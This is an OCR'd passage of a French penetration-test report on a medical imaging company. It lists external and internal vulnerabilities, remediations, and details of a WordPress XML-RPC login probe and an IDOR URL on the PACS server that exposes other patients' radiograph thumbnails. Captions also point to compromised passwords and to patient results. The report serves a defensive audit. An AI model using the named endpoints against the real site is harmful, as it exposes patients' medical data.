Présence d'un œdème intra-osseux de la partie infêro-médiale de la rotule au contact de l'insertion du tendon rotulien


Intégrité des ailerons rotuliens.
Conservation des cartilages d'encroûtement.

Épanchement intra-articulaire de faible abondance.


Nb : Le consentement éclairé du patient a été correctement rempli et signé par le patient pour l'informer de la procédure et des risques éventuels.

Nom machine : IRM MAGNETOM ALTEA , puissance : 1,5 TESLA , date installation : 13/07/2020 , N° agrément : 2019A053


Résultats d'une IRM




Mot de passe Vidiboutique




Mot de passe dossier RH




Mot de passe Lyreco




Mot de passe boîte mail




Accès à Synoptic



Accès à Génésis



Accès à Lyreco



Accès à un résultat patient sur Xplore

4.2 LISTE DES VULNÉRABILITÉS

4.2.1 TEST D'INTRUSION EXTERNE

ID	LIBELLÉ	CVSS	CRITICITÉ
VE-001	XML-RPC WordPress actif	6.5	Importante
VE-002	Références directes aux objets non sécurisées (IDOR)	6.5	Importante
VE-003	Énumération d'utilisateurs WordPress	5.3	Importante
VE-004	Divulgation d'informations	5.0	Importante
VE-005	Problèmes d'implémentation de la protection anti-usurpation	3.1	Mineure
VE-006	Absence de restriction géographique	N/A	Informationnelle
VE-007	Directory listing	N/A	Informationnelle
VE-008	Extensions WordPress vulnérables	N/A	Informationnelle

4.2.2 TEST D'INTRUSION INTERNE

ID	LIBELLÉ	CVSS	CRITICITÉ
VI-009	Vulnérabilité Eternal Blue	8.3	Majeure

VI-010	Interface d'administration accessible en HTTP	8.1	Majeure
VI-011	Comptes privilégiés non membres du groupe Protected Users	8.0	Majeure
VI-012	Politique de mots de passe perfectible	7.4	Majeure
VI-013	Présence d'utilisateurs disposant des droits Administrateur local	7.2	Majeure
VI-014	Configuration WSUS vulnérable	7.1	Majeure
VI-015	Mots de passe stockés en clair dans les partages réseau	6.8	Importante
VI-016	Absence de système de protection en temps réel	6.6	Importante
VI-017	Absence de LAPS	6.6	Importante
VI-018	Utilisation d'identifiants par défaut	6.5	Importante
VI-019	Droits en lecture / écriture trop permissifs sur les partages réseau	6.3	Importante
VI-020	Absence de cloisonnement réseau	6.1	Importante
VI-021	Absence de signature LDAP	6.1	Importante
VI-022	Absence de signature SMB	6.1	Importante
VI-023	Résolution d'hôte via les protocoles réseau LLMNR, mDNS et NBT-NS	6.1	Importante
VI-024	Protocole IPv6 activé sans configuration	5.6	Importante
VI-025	Obsolescence de systèmes et services	5.6	Importante
VI-026	Serveurs sensibles disposant d'un accès Internet	5.5	Importante
VI-027	Présence de comptes dormants	5.0	Importante
VI-028	Absence de restrictions sur les flux sortants	4.6	Importante
VI-029	Stockage d'identifiants dans les navigateurs	4.4	Importante

VI-030	Modification des entrées DNS avec un compte non privilégié	4.3	Importante
VI-031	Permissions de lecture excessives sur les objets utilisateur Active Directory	4.3	Importante

4.3 REMÉDIATIONS

ID	LIBELLÉ	COMPLEXITÉ	GAIN	QUICK-WIN
VI-014	Configurer WSUS en HTTPS	Moyenne	Très élevé	
VI-029	Utiliser un gestionnaire de mots de passe	Moyenne	Très élevé	
VE-004	Prévention des fuites de données	Moyenne	Élevé	
VE-005	Protection du domaine de messagerie contre l'usurpation	Moyenne	Élevé	
VI-009	Appliquer les correctifs de sécurité Microsoft	Faible	Élevé	✓
VI-011	Ajouter les utilisateurs privilégiés dans le groupe Protected Users	Moyenne	Élevé	
VI-012	Renforcer la politique de mots de passe en vigueur	Moyenne	Élevé	
VI-013	Limiter ou interdire complètement l'attribution de droits Administrateur local des systèmes aux comptes utilisateur AD	Moyenne	Élevé	
VI-015	Mise en place d'un coffre-fort numérique	Moyenne	Élevé	
VI-016	Mise en place d'un EDR sur l'ensemble du parc informatique	Élevée	Élevé	
VI-017	Implémenter LAPS pour protéger les comptes Administrateur local	Moyenne	Élevé	
VI-018	Modifier les identifiants par défaut	Faible	Élevé	✓
VI-020	Implémenter du filtrage inter VLANs/sites	Élevée	Élevé	
VI-021	Activer la signature LDAP	Moyenne	Élevé	
VI-022	Activer la signature SMB	Moyenne	Élevé	

VI-023	Désactiver les protocoles LLMNR, Netbios et mDNS	Faible	Élevé	✓
VI-025	Migrer vers des versions plus récentes des systèmes d'exploitation	Élevée	Élevé	
VI-026	Limiter l'accès à Internet aux actifs sensibles	Faible	Élevé	✓
VI-028	Mettre en place une liste blanche de ports autorisés sur les flux sortants	Moyenne	Élevé	
VI-031	Restreindre la lecture de l'annuaire LDAP	Moyenne	Élevé	
VE-001	Désactiver XML-RPC sur un site WordPress	Faible	Important	
VE-002	Utiliser des références indirectes	Moyenne	Important	
VE-003	Empêcher l'énumération des utilisateurs	Faible	Important	
VE-006	Mise en place d'une restriction géographie sur les actifs sensibles exposés	Moyenne	Important	
VE-007	Désactiver le Directory listing sur le serveur	Faible	Important	
VE-008	Mettre en place un suivi des mises à jour des extensions	Faible	Important	
VI-010	Utilisation d'un protocole chiffré	Moyenne	Important	
VI-019	Configurer les droits d'accès en lecture / écriture	Faible	Important	
VI-024	Désactivation de l'IPv6	Faible	Important	
VI-030	Restreindre la possibilité d'ajouter des objets enfants pour les utilisateurs sans privilège	Faible	Important	
VI-027	Désactiver ou supprimer les comptes dormants	Faible	Notable	

5 VULNÉRABILITÉS DÉTAILLÉES

Cette section détaille les vulnérabilités découvertes dans le cadre du test sur le périmètre audité.

Les échelles d'évaluation de l'impact, de la complexité d'exploitation et de la criticité du risque associés à la vulnérabilité sont expliquées en annexe du présent rapport.

Les découvertes sont dépendantes de l'approche appliquée durant les tests tel que décrit en première partie du document, ainsi qu'au périmètre défini dans la convention d'audit.

5.1 INTRUSION EXTERNE

Criticité	VE-001 – XML-RPC WordPress actif		CVSS
Importante			6.5
Vecteur d'attaque	**Complexité de l'attaque**	**Privilèges Requis**	**Interaction utilisateur**
Réseau	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Faible	Aucun	Faible
Description	XML-RPC est un protocole de communication permettant à des systèmes différents d'appeler des fonctions sur un serveur distant via un réseau. Dans WordPress, bien que toujours activé par défaut, il a été remplacé par l'API REST, une alternative plus moderne et flexible pour les interactions et intégrations.		

Éléments affectés

- https://www.riviera-imagerie.fr/

Risque détaillé

Sur une installation de WordPress avec la configuration par défaut, l'interface XML-RPC ouvre la voie à deux principaux types d'attaque : les attaques par force brute, où des combinaisons de noms d'utilisateur et de mots de passe sont testées en masse afin d'obtenir un accès non autorisé, et les attaques par déni de service distribué (DDoS), où les serveurs sont inondés de requêtes via les fonctions de "*pingback*" et "*multicall*", entraînant une surcharge des ressources et rendant le site inaccessible. Ces vulnérabilités mettent en évidence la nécessité de restreindre l'utilisation de XML-RPC et de mettre en place des mesures de sécurité appropriées.

Observation

Nous constatons que le XML-RPC est activé sur le site institutionnel, il est préférable de désactiver le module XML-RPC si ce dernier n'est pas utilisé.

Request

Pretty Raw Hex

```
POST /xmlrpc HTTP/2
Host: www.riviera-imagerie.fr
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Content-Length: 166

<methodCall>
  <methodName>
    wp.getUsersBlogs
  </methodName>
  <params>
    <param>
    <value>
      brandon
    </value>
    </param>
    <param>
    <value>
      test
    </value>
    </param>
  </params>
</methodCall>
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Tue, 15 Apr 2025 12:22:16 GMT
Content-Type: text/xml; charset=UTF-8
Server: OVHcloud
X-Powered-By: PHP/8.0
Vary: Accept-Encoding
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-c

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <fault>
      <value>
        <struct>
          <member>
            <name>
              faultCode
            </name>
            <value>
              <int>
                403
              </int>
            </value>
          </member>
          <member>
            <name>
              faultString
            </name>
            <value>
              <string>
                Identifiant ou mot de passe incorrect.
              </string>
            </value>
          </member>
        </struct>
      </value>
    </fault>
  </methodResponse>
```

xmlrpc.php est activé

Remédiation

Complexité	VE-001 – Désactiver XML-RPC sur un site WordPress	Gain
Faible		Important

XML-RPC devrait généralement être désactivé en raison des risques de sécurité ; s'il est nécessaire, des mesures doivent être mises en place pour limiter l'accès et réduire les risques.

Il existe des extensions WordPress conçues pour limiter ou désactiver XML-RPC. Cependant, il faut veiller à les maintenir à jour car des versions obsolètes de ces extensions peuvent elles-mêmes devenir des vecteurs d'attaque.

Il est également possible de bloquer l'accès à XML-RPC, sans extension complémentaire, via le fichier .htaccess, en ajoutant des règles spécifiques pour restreindre les requêtes entrantes. Pour ce faire, il est nécessaire d'ajouter les lignes suivantes au fichier *.htaccess* situé à la racine du WordPress :

```
#Block WordPress xmlrpc.php
<Files xmlrpc.php>
  order deny,allow
  deny from all
</Files>
```

Références	*https://xmlrpc.com/* *https://wpmarmite.com/xmlrpc-wordpress/*

Criticité	VE-002 – Références directes aux objets non sécurisées (IDOR)	CVSS
Importante		6.5

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Faible	Faible	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Inchangé	Élevé	Aucun	Aucun
Description	Une vulnérabilité de type IDOR (Insecure Direct Object Reference) est un problème de contrôle de droits qui apparaît lorsqu'une référence directe à un objet (fichier, information personnelle, etc.) peut être trouvée par un utilisateur.		

Éléments affectés


- pacs-rim.riviera-imagerie.fr

Risque détaillé

Les attaques IDOR constituent une vulnérabilité en donnant aux utilisateurs le moyen de remplacer des contenus par d'autres sur une plate-forme en ligne. Il devient alors possible de modifier le comportement de la plate-forme et de subtiliser des données ou usurper des sessions qui ne sont normalement pas visionnables par un tiers (PDF, ressources internes, etc..). L'attaquant se contente de manipuler les requêtes HTTP en modifiant l'un des paramètres pour avoir accès à l'information de son choix. Une telle attaque est possible lorsque les développeurs de sites et applications Web permettent des accès trop directs aux informations sans en contrôler les conséquences.

Observation

Sur certains chemins, les images de radios sont uniquement identifiées par des codes de séries et des codes d'images. Sur le chemin https://pacs-rim.riviera-imagerie.fr/storageapi/ArchiveStorage/ImageIcon?codeserie={serie}&codeinfoimage={code}, l'application ne vérifie pas que l'utilisateur qui visionne les vignettes est bien celui qui est en possession des radios. Il est ainsi possible de visionner des vignettes de radios n'appartenant pas à notre utilisateur.



Vignettes de radios n'appartenant pas à notre utilisateur

Remédiation

Complexité	VE-002 – Utiliser des références indirectes	Gain
Moyenne		Important

Une faille IDOR se produit lorsque l'application permet à un utilisateur d'accéder à des objets (comme des fichiers, des enregistrements de base de données, etc.) simplement en modifiant un paramètre dans l'URL ou une requête. Si ce paramètre n'est pas correctement sécurisé, un utilisateur malveillant peut accéder à des données qui ne lui sont pas destinées, créant ainsi une violation de la confidentialité et de l'intégrité des données.

